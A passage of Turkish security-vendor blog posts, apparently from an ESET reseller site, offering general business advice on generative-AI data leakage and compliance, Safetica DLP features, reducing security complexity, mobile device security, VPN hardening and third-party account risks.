**İşletmeler riski en aza indirmek için ne yapabilir?**

Ekiplere en sinsi [kimlik avı girişimlerini](https://antivirus.com.tr/kimlik-avi-2-0-is-e-postalarinin-nasil-ele-gecirildigini-ogrenin/) bile fark etmelerine yardımcı olacak pratik eğitimler verin.

Güvenlik sorunlarına işaret edebilecek olağan dışı eylemleri yakalamak için kullanıcı davranışını izleyen araçlar kullanın.

Yapay zekâyı kullanmak için sürekli yeni yollar bulan saldırganların önüne geçmek için siber güvenlik protokollerini güncel tutun.
## Gizlilik düzenlemeleri ve yapay zekâ veri kullanımı ile uyumluluk
Üretken yapay zekâ bir başka kritik zorluğu da beraberinde getiriyor: [GDPR](https://www.safetica.com/blog/what-is-gdpr) (Genel Veri Koruma Yönetmeliği), [CCPA](https://www.safetica.com/blog/what-is-gdpr) (Kaliforniya Tüketici Gizliliği Yasası) ve [HIPAA](https://www.safetica.com/blog/what-is-gdpr) (Sağlık Sigortası Taşınabilirlik ve Sorumluluk Yasası) gibi gizlilik düzenlemelerine uyum.
Bu düzenlemelerin her biri ister AB vatandaşlarının kişisel verileri ister Kaliforniya sakinlerinin gizlilik hakları veya hasta kayıtlarının gizliliği olsun, belirli kişisel ve hassas bilgi türlerini korumak için tasarlanmıştır.
***Bu*** ***düzenlemeler işletmeler için neden önemli?** Diyelim ki bir şirket çalışanı, iletişimi kişiselleştirmek veya sorunları gidermek için müşteri verilerini bir yapay zekâ aracına giriyor. Veriler üçüncü bir tarafça uyumluluk standartları karşılanmadan işlenirse böyle bir örnek bile ihlal olarak değerlendirilebilir. Örneğin GDPR, kişisel verilerin güvende kalmasını ve yetkisiz dış erişime karşı korunmasını zorunlu kılar. Benzer ilkeler, sırasıyla tüketici haklarını ve hassas sağlık bilgilerini korumaya odaklanan CCPA ve HIPAA için de geçerlidir.*
**Veri güvenliği düzenlemeleriyle uyumlu kalmak için pratik adımlar:**
- Çalışanların GDPR gibi yasalar kapsamında hangi veri türlerinin korunduğunu ve bu kuralların üretken yapay zekâ kullanımı için nasıl geçerli olduğunu bildiklerinden emin olun.
- Veri gizliliği standartlarını karşıladıklarından emin olmak için ekibinizin kullandığı yapay zekâ araçlarını düzenli olarak kontrol edin.
- Net bir uyum planı oluşturun ve çalışanların rolleriyle ilgili veri yasalarını ve uyumsuzluğun sonuçlarını anlamaları için hedefe yönelik eğitim verin.
## Üretken yapay zekâ kullanımı için güvenli uygulamalar
Üretken yapay zekâ iki tarafı keskin bıçak olmak zorunda değil. İşletmeler birkaç akıllı uygulamayı takip ederek verilerini güvende tutarken bu teknolojinin gücünden faydalanabilirler. Doğru adımları atarak, istenmeyen riskler konusunda endişelenmeden yapay zekâdan en iyi şekilde yararlanabilirsiniz.
### **1. Hassas verileri belirleyin ve güçlü güvenlik önlemleri uygulayın**
Üretken yapay zekânın potansiyelinden yararlanmadan önce işletmelerin hangi verilerin hassas olarak kabul edildiğini ve kesinlikle şirket içinde kalması gerektiğini belirlemeleri gerekir. Buna özel kod, stratejik planlar, finansal kayıtlar, müşteri bilgileri, çalışan bilgileri ve fikri mülkiyet dahildir. Bu tür veriler etrafında net sınırlar belirlemek, kazara açığa çıkma riskini en aza indirmeye yardımcı olacaktır.
**Bu adımların uygulanması:**
- Tüm kritik veri noktalarının haritasını çıkarın ve bunları hassasiyete göre sınıflandırın.
- Yetkisiz paylaşımı işaretleyebilen veya engelleyebilen veri kaybı önleme (DLP) araçlarından yararlanın.
- Şifreleme, çok faktörlü kimlik doğrulama ve rol tabanlı izinler gibi erişim kontrol protokollerini uygulayın.
### **2. Çalışanları yapay zekâ kullanımı için veri güvenliği konusunda eğitin**
Güvenliğiniz ancak en az bilgi sahibi ekip üyeniz kadar güçlüdür. Bu nedenle güvenli yapay zekâ kullanımı konusunda kapsamlı eğitim çok önemlidir. Çalışanların bu araçları kullanırken ne yapmaları ve ne yapmamaları gerektiğini, istemleri bilinçli bir şekilde nasıl oluşturacaklarını ve verilerin doğru şekilde kullanılmaması durumunda neler olabileceğini anlamaları gerekir.
**Etkili çalışan eğitimi neye benzer?**
- Dikkatsiz veri girişinin nasıl sızıntılara veya uyum sorunlarına yol açabileceğini gösteren gerçek dünyadan örnekler kullanın.
- Çalışanların hangi verilerin kullanımının güvenli olduğuna karar verdiği senaryoları simüle eden interaktif atölye çalışmaları.
- Veri bütünlüğünü koruyan yapay zekâ istemleri oluşturma konusunda düzenli hatırlatmalar ve kaynaklar.
### **3. Yapay zekâ uyumluluğu için düzenli güvenlik denetimleri gerçekleştirin**
Yeni tehditlere ayak uydurmak için işletmeler veri koruma stratejilerini düzenli olarak gözden geçirmelidir. Rutin güvenlik kontrolleri zayıf noktaları ortaya çıkarabilir ve veri politikalarının sadece kâğıt üzerinde kalmayıp uygulamada gerçekten işe yaradığından emin olunmasını sağlayabilir.
**Tutarlı denetimlerin faydaları:**
- Siber suçlular veya şirket içi hatalar tarafından istismar edilebilecek güvenlik açıklarını proaktif olarak belirleyin.
- Güvenlik önlemlerinin amaçlandığı gibi çalıştığını doğrulayarak içinizin rahat olmasını sağlayın.
- Yeni risklere uyum sağlayarak işletmenizin sürekli değişen dijital ortamda dirençli kalmasını sağlayın.
## Safetica, güvenli üretken yapay zekâ kullanımını nasıl sağlar?
Safetica, işletmelerin verilerini korumalarına yardımcı olurken çalışanların üretken yapay zekâyı sorumlu bir şekilde kullanmalarına olanak tanıyan pratik çözümler sunar.
İşte özelliklerinin, inovasyonu teşvik eden güvenli bir ortamı nasıl desteklediği:
### **1. Yetkisiz erişimin proaktif olarak engellenmesi**
- **Web sitesi engelleme**: Safetica, kuruluşların tüm kullanıcı cihazlarında belirli AI araçlarına erişimi engellemesine olanak tanıyarak yetkisiz verilerin ChatGPT gibi platformları barındıran üçüncü taraf bulut hizmetlerine gönderilmesini önler.
- **Pano koruması**: Safetica’nın gizli verilerin kopyalanmasını ve üretken yapay zekâ araçlarına yapıştırılmasını engelleme yeteneği, ekstra bir savunma katmanı ekler.

**Bu neden önemli**? Erişimin engellenmesi, çalışanların hassas bilgileri yetkisiz uygulamalarla paylaşmasını önleyerek veri sızıntısı riskini azaltır ve BT departmanlarının içini rahatlatır.
### **2. [Üretken yapay zekâ](https://antivirus.com.tr/kotu-amacli-yazilim-tehdidini-maskeleyen-sahte-yapay-zeka-araclarina-dikkat/) kullanımı için davranışsal risk değerlendirmesi ve içgörüler**
Safetica sadece riskli eylemleri önlemekle kalmaz, onları anlamanıza da yardımcı olur. Platform, veri güvenliği tehditlerine işaret edebilecek kalıpları vurgulamak için kullanıcı davranışına ilişkin içgörüler sağlar.

**Neden faydalıdır**? Eyleme dönüştürülebilir içgörüler sayesinde kuruluşlar potansiyel riskleri erkenden tespit edip ele alabilir ve veri koruma politikalarını gerçek kullanıcı davranışlarına göre iyileştirebilir.
### **3. Yapay zekâ veri güvenliği uyarıları ile çalışanları gerçek zamanlı olarak eğitmek**
Safetica, potansiyel olarak riskli her eylem için neden kısıtlandığını açıklayan bir bildirim gönderir. Bu gerçek zamanlı geri bildirim, kullanıcıların belirli eylemlerin veri güvenliğini nasıl tehlikeye atabileceğini anlamalarına yardımcı olur.

**Faydası**: Bu yöntem çalışanlara kısıtlamaların arkasındaki nedeni öğreterek üretkenliği engellemeden bir öğrenme ve uyanıklık kültürünü teşvik eder.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** DLP, Kurumsal Güvenlik, Siber Güvenlik, Yapay Zekâ
---
### [Karmaşıklığa bağlı güvenlik riskleri ve önlemek için 5 ipucu](https://antivirus.com.tr/karmasikliga-bagli-guvenlik-riskleri-ve-onlemek-icin-5-ipucu/)
**Published:** Ocak 2, 2025
**Author:** ESET
**Excerpt:** Günümüzde kuruluşlar giderek artan bir dizi teknoloji, sistem ve süreçle boğuşmaktadır. Bu da işletmeler için daha fazla güvenlik riskleri oluşturabilir.
**Content:**
Günümüzün dijital çağında, kuruluşlar giderek artan bir dizi teknoloji, sistem ve süreçle boğuşmaktadır. Bu da işletmeler için daha fazla güvenlik riskleri oluşturabilir. Ancak BT ortamında yönetilecek birden fazla farklı sistem ve cihaz, çeşitli güvenlik çözümleri ve gösterge tabloları veya yeni teknoloji ve sıkı uyumluluk talepleriyle ilgili ek bilgi ihtiyaçları gibi önemli karmaşıklıklar da beraberinde getirmektedir.
Bu karmaşıklık, güvenlik risklerini istemeden de olsa artırabilir ve özellikle de işletme, tüm bunları iş süreçlerini kesintiye uğratmadan aynı anda etkili bir şekilde yönetebilecek profesyonellerden yoksunsa kuruluşların potansiyel tehditleri etkili bir şekilde yönetmesini ve azaltmasını zorlaştırabilir. Bunun nedeni kurum içi (doğru kişilerin/bölümün olmaması) veya kurum dışı nedenler (zor bir iş piyasası gibi) olabilir.
Ancak bir işletme “Önce Önleme” yaklaşımını benimseyerek bu karmaşıklığı azaltabilir ve sağlam bir güvenlik sağlayabilir. Proaktif önlemlere odaklanarak ve tehditlerin ilk etapta ağınıza girmesini önleyerek kuruluşlar ortaya çıkan risklerin önüne geçebilir.
## Karmaşıklığı yönetin
Karmaşıklığı iş süreçlerini engellemeden yönetmek için ilgili güvenlik risklerini “Önce Önleme” zihniyetiyle azaltmaya yönelik beş temel ipucunu burada bulabilirsiniz:
- **Temel yetenekleri konsolide edin**
Birden fazla, birbirinden kopuk güvenlik aracına olan bağımlılığı azaltın. Uç nokta koruması, şifreleme ve tehdit algılama, erişim yönetimi gibi temel önleme yeteneklerini tek bir platformda birleştirin. Bu sadece yönetimi basitleştirmekle kalmaz aynı zamanda kuruluşun güvenlik duruşunda tam görünürlük sağlayarak gözden kaçan tehditlerin olasılığını azaltır.
- **Tehdit algılama ve müdahaleyi otomatikleştirin**
Tehditleri tam gelişmiş olaylara dönüşmeden önce tespit etmek ve etkisiz hale getirmek için yapay zekâ destekli otomasyonu kullanın. [ESET Inspect ve yapay zekâ destekli araçları](https://www.eset.com/tr/business/solutions/xdr-extended-detection-and-response/) gibi çözümler, riskleri kısa sürede analiz edip önlemeye yardımcı olarak BT ekiplerinin yükünü hafifletir ve insan hatasını azaltarak saldırıların artmasını önler.
- **Uyumluluk ve yönetişimi kolaylaştırın**
Güvenlik kontrollerini ve uyumluluk denetimlerini otomatikleştirerek kuruluşunuzun endüstri standartlarıyla uyumlu kalmasını sağlayın. Bu, manuel süreçleri azaltmaya yardımcı olur ve olası veri ihlallerini önlerken en iyi güvenlik uygulamalarını sürdürmeyi kolaylaştırır.
- **Kimlik ve erişim yönetimini basitleştirin**
[Sıfır Güven](https://antivirus.com.tr/sifir-guven-yolculugunuzda-eset-yaninizda/) ilkelerini kullanarak kritik veri ve sistemlere erişimi sınırlayın. Kullanıcıların ve cihazların kimliğini sürekli olarak doğrulayarak saldırı yüzeyini azaltır ve yetkisiz erişimin bir tehdit haline gelmesini önlersiniz. Bu proaktif kontrol, içeriden saldırı riskini önemli ölçüde azaltır.
- **Çok katmanlı güvenliği benimseyin**
E-postadan uç noktalara ve mobil cihazlara kadar dijital ortamınızın tüm yönlerinde [katmanlı güvenlik önlemleri](https://antivirus.com.tr/genisletilmis-koruma-is-guvenligi-icin-neden-onemli/) uygulayın. Bu, bir katman tehlikeye girse bile ek savunmaların daha fazla yayılmayı önlemesini, tehditleri ağınızın dışında tutmayı ve riski en aza indirmeyi sağlar.

## Güvenlik riskleri karşısında proaktif yaklaşım
Önce Önleme zihniyetiyle bu stratejileri benimseyen kuruluşlar, karmaşıklıkla ilgili güvenlik risklerini etkili bir şekilde azaltabilir ve genel güvenlik duruşlarını güçlendirebilirler. İhlallere, meydana geldikten sonra tepki vermek yerine proaktif bir yaklaşım, tehditlerin ağa sızmadan önce durdurulmasını sağlayarak karmaşık bir BT ortamında daha güçlü, daha verimli koruma sağlar.
ESET, temel güvenlik işlevlerini tek bir [ESET PROTECT platformunda](https://www.eset.com/tr/business/protect-platform/) birleştirerek, karmaşıklığı azaltarak ve yönetimi kolaylaştırarak basitlik ve verimliliği vurgular. Güçlü uyumluluk araçları, otomatik yama yönetimi ve uyarı yorgunluğunu azaltmaya odaklanan ESET, her büyüklükteki işletmenin ekiplerini bunaltmadan yüksek düzeyde güvenlik sağlayabilmesini sağlar.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Önleme, Siber Güvenlik
---
### [Mobil güvenlik ile çalışanlarınızı ve verilerinizi koruyun](https://antivirus.com.tr/mobil-guvenlik-ile-calisanlarinizi-ve-verilerinizi-koruyun/)
**Published:** Ocak 9, 2025
**Author:** ESET
**Excerpt:** Hassas şirket verilerine erişimden hareket halindeyken iletişimleri yönetmeye kadar çalışan cihazlarında mobil güvenlik gereksinimlerinin önemi.
**Content:**
Mobil cihazlar iş verimliliği için vazgeçilmez araçlar haline geldi, mobil güvenlik her zamankinden daha önemli. Hassas şirket verilerine erişimden hareket halindeyken iletişimleri yönetmeye kadar çalışanlar bağlantıda ve verimli kalmak için akıllı telefonlarına ve tabletlerine ne kadar güveniyor.
Ancak mobil cihazlar yeni güvenlik zorluklarını da beraberinde getiriyor. [ESET H1 2024 Tehdit Raporu’nda,](https://antivirus.com.tr/eset-tehdit-raporu-h1-2024/) sorunlu Android finansal kötü amaçlı yazılımlar, derin sahte dolandırıcılık için yüz tanıma verilerini çalan tehditler, kimlik avı dolandırıcılıkları ve daha fazlası vurguladı. İşletmeler için mobil cihazlar aracılığıyla veri ihlalleri, kimlik avı saldırıları ve kötü amaçlı yazılım bulaşma riski önemlidir çünkü mobil cihaz kullanımının artmasıyla birlikte saldırı yüzeyi önemli ölçüde genişler.
Yine de bir çözüm var: Önleme. ESET olarak temel ilkelerimizden biri, tehditleri daha ağa girmeden durdurmaya öncelik veren önleme öncelikli bir yaklaşımın, tehditlerin maliyetli [maddi olaylara](https://www.techtarget.com/searchsecurity/tip/What-qualifies-as-a-material-cybersecurity-incident) dönüşmesini engellemek için çok önemli olduğuna inanmamızdır. İşletmeler bu zihniyeti ve stratejiyi benimseyerek saldırı yüzeylerini daraltabilir ve savunmalarını güçlendirerek mobil cihazların güvenlik zincirindeki zayıf halkalar yerine üretkenlik için güvenli araçlar olarak kalmasını sağlayabilir.

## Mobil güvenlik gereksinimleri
Aşağıda, çalışanlarınızı ve dolayısıyla kurumunuzu gelişen siber tehditlerden korumaya yardımcı olacak temel mobil güvenlik ipuçları yer almaktadır.
### **Güçlü bir Mobil Cihaz Yönetimi (MDM) çözümü uygulayın**
Bir [Mobil Cihaz Yönetimi çözümü](https://antivirus.com.tr/mobil-guvenlik-her-calisanin-bilmesi-gereken-6-ipucu/), kuruluşunuzdaki çalışan cihazlarının güvenliğini sağlamak ve yönetmek için kritik öneme sahiptir. İşletmelerin güvenlik politikalarını uygulamasına, cihaz kullanımını izlemesine ve kaybolması veya çalınması durumunda bir cihazı uzaktan kilitlemesine veya silmesine olanak tanır. Ayrıca uygulamaların, yazılım güncellemelerinin ve erişim izinlerinin merkezi olarak kontrol edilmesine olanak tanıyarak her cihazın şirket güvenlik protokollerine uygun olmasını sağlar.
### **Çok Faktörlü Kimlik Doğrulama (MFA) uygulayın**
[Çok faktörlü](https://www.eset.com/tr/business/solutions/multi-factor-authentication/) kimlik doğrulama, çalışanların tek seferlik parola veya parmak izi taraması gibi iki veya daha fazla kimlik doğrulama yöntemi kullanarak kimliklerini doğrulamalarını gerektiren basit ama etkili bir güvenlik önlemidir. Bu ekstra güvenlik katmanını ekleyerek yalnızca yetkili kullanıcıların hassas şirket bilgilerine erişmesini sağlayabilirsiniz.
### **Güvenli ağların kullanımını teşvik edin**
Herkese açık Wi-Fi ağları herkesin bildiği gibi güvensizdir ve siber suçlular için yaygın bir giriş noktasıdır. Şirket kaynaklarına erişirken halka açık Wi-Fi’ye bağlanmak yerine çalışanlarınıza Sanal Özel Ağlar (VPN’ler) gibi güvenli alternatifler sağlayın. Bu, internet trafiğini şifreleyerek bilgisayar korsanlarının hassas verileri ele geçirmesini zorlaştırır.
### **Cihazları ve uygulamaları düzenli olarak güncelleyin**
Güncel olmayan yazılımlar mobil güvenlikte önemli bir güvenlik açığıdır. Siber suçlular saldırı düzenlemek için genellikle eski işletim sistemleri ve uygulamalardaki bilinen zayıflıklardan yararlanır. Çalışanlarınızın cihazlarını ve uygulamalarını düzenli olarak güncellemelerini sağlayın ya da daha iyisi, MDM çözümünüz aracılığıyla güncelleme sürecini otomatikleştirin.
### **Hassas verileri şifreleyin**
Şifreleme, hassas iş bilgilerinin güvenliğini sağlamak için bir zorunluluktur. Veriler ister depolanıyor ister iletiliyor olsun, bir cihaz tehlikeye girse bile verilerin güvende kalmasını sağlamak için şifrelenmelidir. Modern mobil cihazlar genellikle MDM’niz aracılığıyla zorlanabilen ve yönetilebilen yerleşik şifreleme özelliklerine sahiptir. Bu özellikle finans ve sağlık hizmetleri gibi son derece hassas bilgilerle uğraşan sektörler için önemlidir.
### **Çalışanları mobil güvenlik tehditleri konusunda eğitin**
Güvenlik sistemleriniz ne kadar gelişmiş olursa olsun, çalışanların farkındalığı mobil güvenlik olaylarını önlemenin anahtarıdır. İş gücünüzü kimlik avı, kötü amaçlı yazılım ve sosyal mühendislik saldırıları gibi en son mobil güvenlik tehditleri konusunda düzenli olarak eğitin. Verilen eğitimler, şüpheli e-postaları veya mesajları tanımlamak için en iyi uygulamaları ve bir cihazın kaybolması veya tehlikeye girmesi durumunda hangi adımların atılacağını bilmeyi içermelidir.
### **Mobil Tehdit Savunması (MTD) çözümlerini kullanın**
[Mobil Tehdit Savunması](https://www.eset.com/tr/business/solutions/mobile-threat-defense/) çözümleri, kötü amaçlı yazılım, ağ saldırıları ve uygulama açıkları gibi tehditleri gerçek zamanlı olarak tespit edip azaltarak ek koruma katmanları sağlar. Cihazların siber suçlular tarafından giderek daha fazla hedef alındığı bir çağda MTD, bir işletmenin güvenlik cephaneliğinde çok önemli bir araçtır. ESET Mobile Threat Defense, Anti-malware, Anti-phishing veya Anti-theft gibi bir dizi güvenlik özelliği sağlamakla kalmaz, aynı zamanda sorunsuz dağıtım ve yönetim ile birlikte gelir. [ESET PROTECT Platformundan](https://www.eset.com/tr/business/protect-platform/) tek bir cam bölme görünümü sayesinde işletmenizdeki tüm mobil cihazları kolayca izleyebilir ve yönetebilirsiniz.
### **Hassas bilgilere erişimi sınırlandırın**
Tüm çalışanların işletmenizin sahip olduğu her hassas bilgiye erişmesi gerekmez. En az ayrıcalık ilkesini uygulamak, kullanıcıların yalnızca işlerini yapmak için ihtiyaç duydukları verilere erişebilmelerini sağlar. Rol tabanlı erişim kontrolleri (RBAC) bu kısıtlamaları uygulamanıza yardımcı olarak işletmeniz için ek bir koruma katmanı sağlayabilir.
## Mobil güvenlik riskinin azaltılması
Güçlü MDM çözümlerinden çalışan eğitimine kadar uzanan bu [mobil güvenlik](https://antivirus.com.tr/sizce-mobil-cihaz-guvenligi-onemsiz-mi-yaniliyorsunuz/) ipuçlarını uygulayarak siber saldırı riskini azaltabilir ve hassas şirket verilerini koruyabilirsiniz. Siber tehditler sürekli gelişiyor. Mobil güvenliğe öncelik vermek, bir adım önde olmak ve güvenli bir dijital ortam sağlamak anlamına gelir.
*ESET PROTECT Platformu ve ESET Mobil Cihaz Yönetimi çözümleri hakkında daha fazla bilgi edinmek için [ESET’i ](https://www.eset.com/tr/business/protect-platform/)ziyaret edin.*
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Mobil Güvenlik, Önleme, Siber Güvenlik
---
### [VPN (Sanal Özel Ağ) koruması için gelişmiş stratejiler](https://antivirus.com.tr/vpn-sanal-ozel-ag-korumasi-icin-gelismis-stratejiler/)
**Published:** Ocak 28, 2025
**Author:** ESET
**Excerpt:** VPN (Sanal özel ağ) ile siber güvenlik duruşunuzu güçlendirin! Zaten karmaşık olan güvenlik önlemlerinize bir katman daha eklemek çok zor görünse de buna değer.
**Content:**
Sorumluluk sahibi bir yönetici olarak yüksek kaliteli uç nokta güvenlik yazılımının kurulu ve çalışır durumda olduğundan çok faktörlü kimlik doğrulamanın ayarlandığından ve ağınızın diğer gelişmiş çözümlerle güvence altına alındığından emin olmalısınız. Şimdi sırada VPN koruması var.
VPN (Sanal özel ağ) ekleyerek siber güvenlik duruşunuzu güçlendirin! Zaten karmaşık olan güvenlik önlemlerinize bir katman daha eklemek çok zor görünse de doğru şekilde yapılırsa buna değer.
## Neden ilk etapta bir VPN kullanmalısınız?
VPN’i [şirket politikanıza](https://antivirus.com.tr/ceonuzu-vpne-yatirim-yapmaya-nasil-ikna-edebilirsiniz/) dahil etmenin birçok avantajı vardır ve bunlardan bazılarını daha önceki makalelerimizde ele almıştık. Şirketinizin ağına girmeyi amaçlayan çok sayıda siber saldırıya karşı savunmaya yardımcı olabilecek hayati bir önleyici tedbirdir. Bu nedenle, şirketinizin intranetlerine veya diğer kritik ağlara uzaktan erişirken (örneğin, ev ofisinden veya halka açık Wi-Fi ağlarından) çalışanların her zaman bir [VPN](https://antivirus.com.tr/vpn-mi-satin-aliyorsunuz-iste-bilmeniz-ve-aramaniz-gerekenler/) kullandığından emin olun.
Ayrıca Sanal Özel Ağ, çalışanların yurt dışındayken sansür veya lisans kısıtlamalarıyla karşılaşmadan web sitelerine erişmelerini sağlar. Bu nedenle örneğin, belirli bir bölge için lisanslama nedeniyle bazı web sitelerinin yasaklanabileceği veya erişilemeyeceği bir ülkeye iş seyahatinde olsalar bile bunlara yine de erişebilirler.
## VPN bir güvenlik zafiyeti haline gelebilir mi?
Öte yandan, tüm çözümler gibi VPN’in de tüm sorunlara çare olmadığını ve dahası, siber suçluların onu kullanıcısının aleyhine çevirebileceğini unutmamak gerekir. VPN, [işletmeler ](https://www.statista.com/statistics/1440898/use-of-vpn-and-password-manager-by-companies-us/)genelinde yaygın olarak kullanılan bir araç haline geldiğinden çeşitli tehdit aktörlerinin de dikkatini çekmiştir. [Uzaktan yönetim aracının bir parçası olarak ](https://www.statista.com/statistics/1440898/use-of-vpn-and-password-manager-by-companies-us/)VPN kullanıyorsanız VPN aslında BT ortamınızın anahtarı olarak işlev görür ve ele geçirilirse saldırgan önemli bir erişim elde eder.
Buna ek olarak, [TOP10VPN](https://www.top10vpn.com/research/vpn-vulnerabilities/)‘e göre VPN güvenlik açıklarının sayısı 2023 yılında önceki iki yılın ortalamasına kıyasla %47 oranında artmıştır.
Güvenliği korumak için VPN’inizi güncel tutmak, güçlü şifreleme kullanmak ve güvenilir bir sağlayıcı seçmek çok önemlidir. Tüm önlemleri almanıza yardımcı olmak ve bundan emin olmanız için takip edebileceğiniz kapsamlı bir kontrol listesi hazırladık.

## VPN ‘inizi güvende tutmak için adımlar:
- **Düzenli olarak güncelleyin**:
- **VPN yazılımı**: En son güvenlik yamalarına ve geliştirmelerine sahip olduğunuzdan emin olmak için VPN yazılımınızın güncellemelerini düzenli olarak kontrol edin ve yükleyin.
- **Yönlendirici ve güvenlik duvarı**: Benzer şekilde, saldırganlar tarafından istismar edilebilecek güvenlik açıklarına karşı korunmak için yönlendiricinizin ürün yazılımını ve güvenlik duvarı yazılımını güncel tutun.
- **Güçlü şifreleme seçin**:
- **Şifreleme protokolleri**: Sağlam şifreleme protokollerini tercih edin. [OpenVPN ](https://cybernews.com/what-is-vpn/vpn-protocols/)güçlü güvenlik özellikleri nedeniyle tavsiye edilir ancak WireGuard veya IKEv2/IPsec gibi diğer protokoller de güvenli seçenekler sağlayabilir.
- **Şifreleme gücü**: Verilerinizi şifre çözmeye karşı etkili bir şekilde korumak için şifreleme gücünün yeterli olduğundan (örn. [256 bit AES şifreleme](https://www.clickssl.net/blog/256-bit-encryption)) emin olun.
- **Güvenilir bir VPN sağlayıcısı seçin**:
- **İtibar ve güvenilirlik:** Gizlilik ve güvenlik konusunda sağlam bir üne sahip bir VPN sağlayıcısı seçin. Kayıt politikalarını, yetki alanlarını ve geçmişlerini araştırın.
- **Müşteri desteği**: Ortaya çıkabilecek sorunları çözmeye yardımcı olmak için güvenilir müşteri desteği sunan sağlayıcıları arayın.
- **Doğru şekilde yapılandırın**:
- **Yönlendirici ayarları**: Yönlendiricinizi VPN’inizle en iyi şekilde çalışacak şekilde yapılandırın. Bu, NAT (ağ adresi çevirisi) veya port yönlendirme ile ilgili ayarların yapılmasını içerebilir.
- **Güvenlik duvarı kuralları**: Güvenlik duvarınızı VPN trafiğine izin verirken yetkisiz erişimi engelleyecek şekilde ayarlayın. Güvenlik duvarı kurallarınızın özel güvenlik ihtiyaçlarınıza göre uyarlandığından emin olun.
- **Güçlü kimlik doğrulama uygulayın**:
- **Çok faktörlü kimlik doğrulama (MFA)**: Ek bir güvenlik katmanı eklemek için VPN’inize erişirken MFA kullanın. Bu genellikle bildiğiniz (parola), sahip olduğunuz (bir cihaz) veya size ait olan bir şeyi (biyometri) içerebilir.
- **Parola yönetimi**: Sanal Özel Ağ hesaplarınız için güçlü, benzersiz parolalar kullanın ve yetkisiz erişim riskini en aza indirmek için bunları düzenli olarak değiştirin.
- **İzleme ve denetim:**
- **Etkinlik günlükleri**: Şüpheli etkinlik belirtileri veya yetkisiz erişim girişimleri için VPN etkinlik günlüklerini ve raporlarını düzenli olarak inceleyin.
- **Politika incelemesi**: Kuruluşunuzun güvenlik ihtiyaçlarındaki değişiklikleri veya ortaya çıkan tehditleri yansıtmak için politikaları periyodik olarak güncelleyin.
- **Ek güvenlik önlemleri kullanın**:
- **Katmanlı güvenlik**: Güvenli yedekleme çözümleri gibi ek güvenlik önlemleri kullanın.
- **Kullanıcı eğitimi**: Kullanıcıları, kimlik avı girişimlerini tanıma ve VPN bağlantılarını sürdürmenin önemini anlama dahil olmak üzere en iyi uygulamalar konusunda eğitin.
## Son olarak
Bahsedilen adımlara ek olarak bir kill switch kullanarak güvenliğinizi daha da güçlendirebilirsiniz. VPN bağlantınız kesilirse kill switch tüm uygulamaları anında kapatacak ve bağlantı yeniden kurulana kadar internet erişimini engelleyerek herhangi bir verinin güvenli olmayan bir ağ üzerinden iletilmesini önleyecektir. Benzer şekilde, Sanal Özel Ağ bağlantısı kesilirse cihazların internete bağlanmasını tamamen durduran bir ağ kilidi özelliği kullanabilirsiniz.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Siber Güvenlik, VPN
---
### [Üçüncü taraf hesaplar ve siber güvenlik riskleri](https://antivirus.com.tr/ucuncu-taraf-hesaplar-ve-siber-guvenlik-riskleri/)
**Published:** Şubat 6, 2025
**Author:** ESET
**Excerpt:** Üçüncü taraf hesaplar için gizli siber güvenlik risklerini ortaya çıkarın ve kurumunuzu korumak için gerekli stratejileri öğrenin.
**Content:**
Üçüncü taraf hesaplar için gizli siber güvenlik risklerini ortaya çıkarın ve kurumunuzu korumak için gerekli stratejileri öğrenin.
Kuruluşlar üçüncü taraf satıcılara, yüklenicilere ve ortaklara çok şey borçludur. Bu uzmanların yardımı olmadan, birçok kuruluş başarılı bir ekibin önemli bileşenlerini kaçırıyor olurdu.
**Bu ilişkileri özenle yönetmek kritik önem taşır.** Çalıştığınız üçüncü taraf tedarikçiler yenilik getirirken doğru yönetilmediklerinde riskleri de beraberinde getirirler.
Üçüncü taraf hesaplarla çalışırken siber güvenlik çerçevenizi güvence altına almak için bilmeniz gerekenler.
## Üçüncü taraf görünürlüğü
**Siber güvenliğin temel ilkelerinden biri görünürlüktür; göremediğiniz şeyi koruyamazsınız.**
Üçüncü taraflarınızın nerede olduğunu biliyor musunuz? Nelere erişebildiklerini biliyor musunuz? Hatta ne yaptıklarını biliyor musunuz? Üçüncü taraf erişim noktalarının ve faaliyetlerinin açık bir dizini olmadan, kendinizi ihlallere ve kötü yönetime karşı savunmasız bırakırsınız.
Kuruluşlar, üçüncü taraf hesaplarının ve izinlerinin güncel bir envanterini tutmalı ve yalnızca erişimin nerede olduğunu değil, aynı zamanda bu erişimin amacını ve kapsamını da izlemelidir.
## Paylaşılan hesapların kökünü kazıyın
Kuruluşların üçüncü taraf erişim yönetimini basitleştirmek için kullandıkları etkisiz stratejilerden biri de paylaşılan hesapların kullanılmasıdır. Hesapları paylaşmak erişimi basitleştirmek ve birden fazla parolayı yönetmekten kaçınmak için uygun bir yol gibi görünse de **bu uygulama hesap verebilirliği önemli ölçüde zayıflatır**.
Paylaşılan hesaplar, hangi kullanıcının belirli eylemleri gerçekleştirdiğini izlemeyi neredeyse imkânsız hâle getirerek güvenlik çerçevenizde kör noktalar oluşturur. **Cazip ama yapılmamalıdır.**
Paylaşılan kimlik bilgileri yanlış kullanım riskini artırır ve tek bir paylaşılan kimlik bilgisi tehlikeye girerse saldırganlar sistemlerinizi ihlal etmek için bundan büyük ölçekte yararlanabilir.
**Bireysel hesapları güçlü parola politikalarıyla zorlamak daha iyi takip, hesap verebilirlik ve güvenlik sağlar.**
## Güvenlik güncellemelerini otomatikleştirin
Şimdi de bir kuruluşun altyapısına yerleştirilen üçüncü taraf yazılımlardan bahsedelim. Güvenlik güncellemeleri genellikle rahatsız edicidir. Yoğun bir iş günü sırasında bir yazılım güncellemesinden kim rahatsız olmamıştır ki?
**Ancak bu güncellemeler, sistemleri güvenlik açıklarına karşı korumak için kritik öneme sahiptir.**
Otomatik güncellemeler bilinen tehditlere karşı her zaman korunmanızı sağlar. Ve iyi haber şu ki bunları gece gibi düşük etkili zamanlarda planlayabilirsiniz, böylece kötü niyetli saldırılardan korunurken siz de rahatça uyuyabilirsiniz.
Güçlü bir güvenlik açığı yönetim yazılımı kullanmak, güncellemeleri test etmenize, düşük etkili zamanlarda planlamanıza ve sistematik olarak sunmanıza olanak tanır, böylece üretkenlikten ödün vermeden güvende kalabilirsiniz.

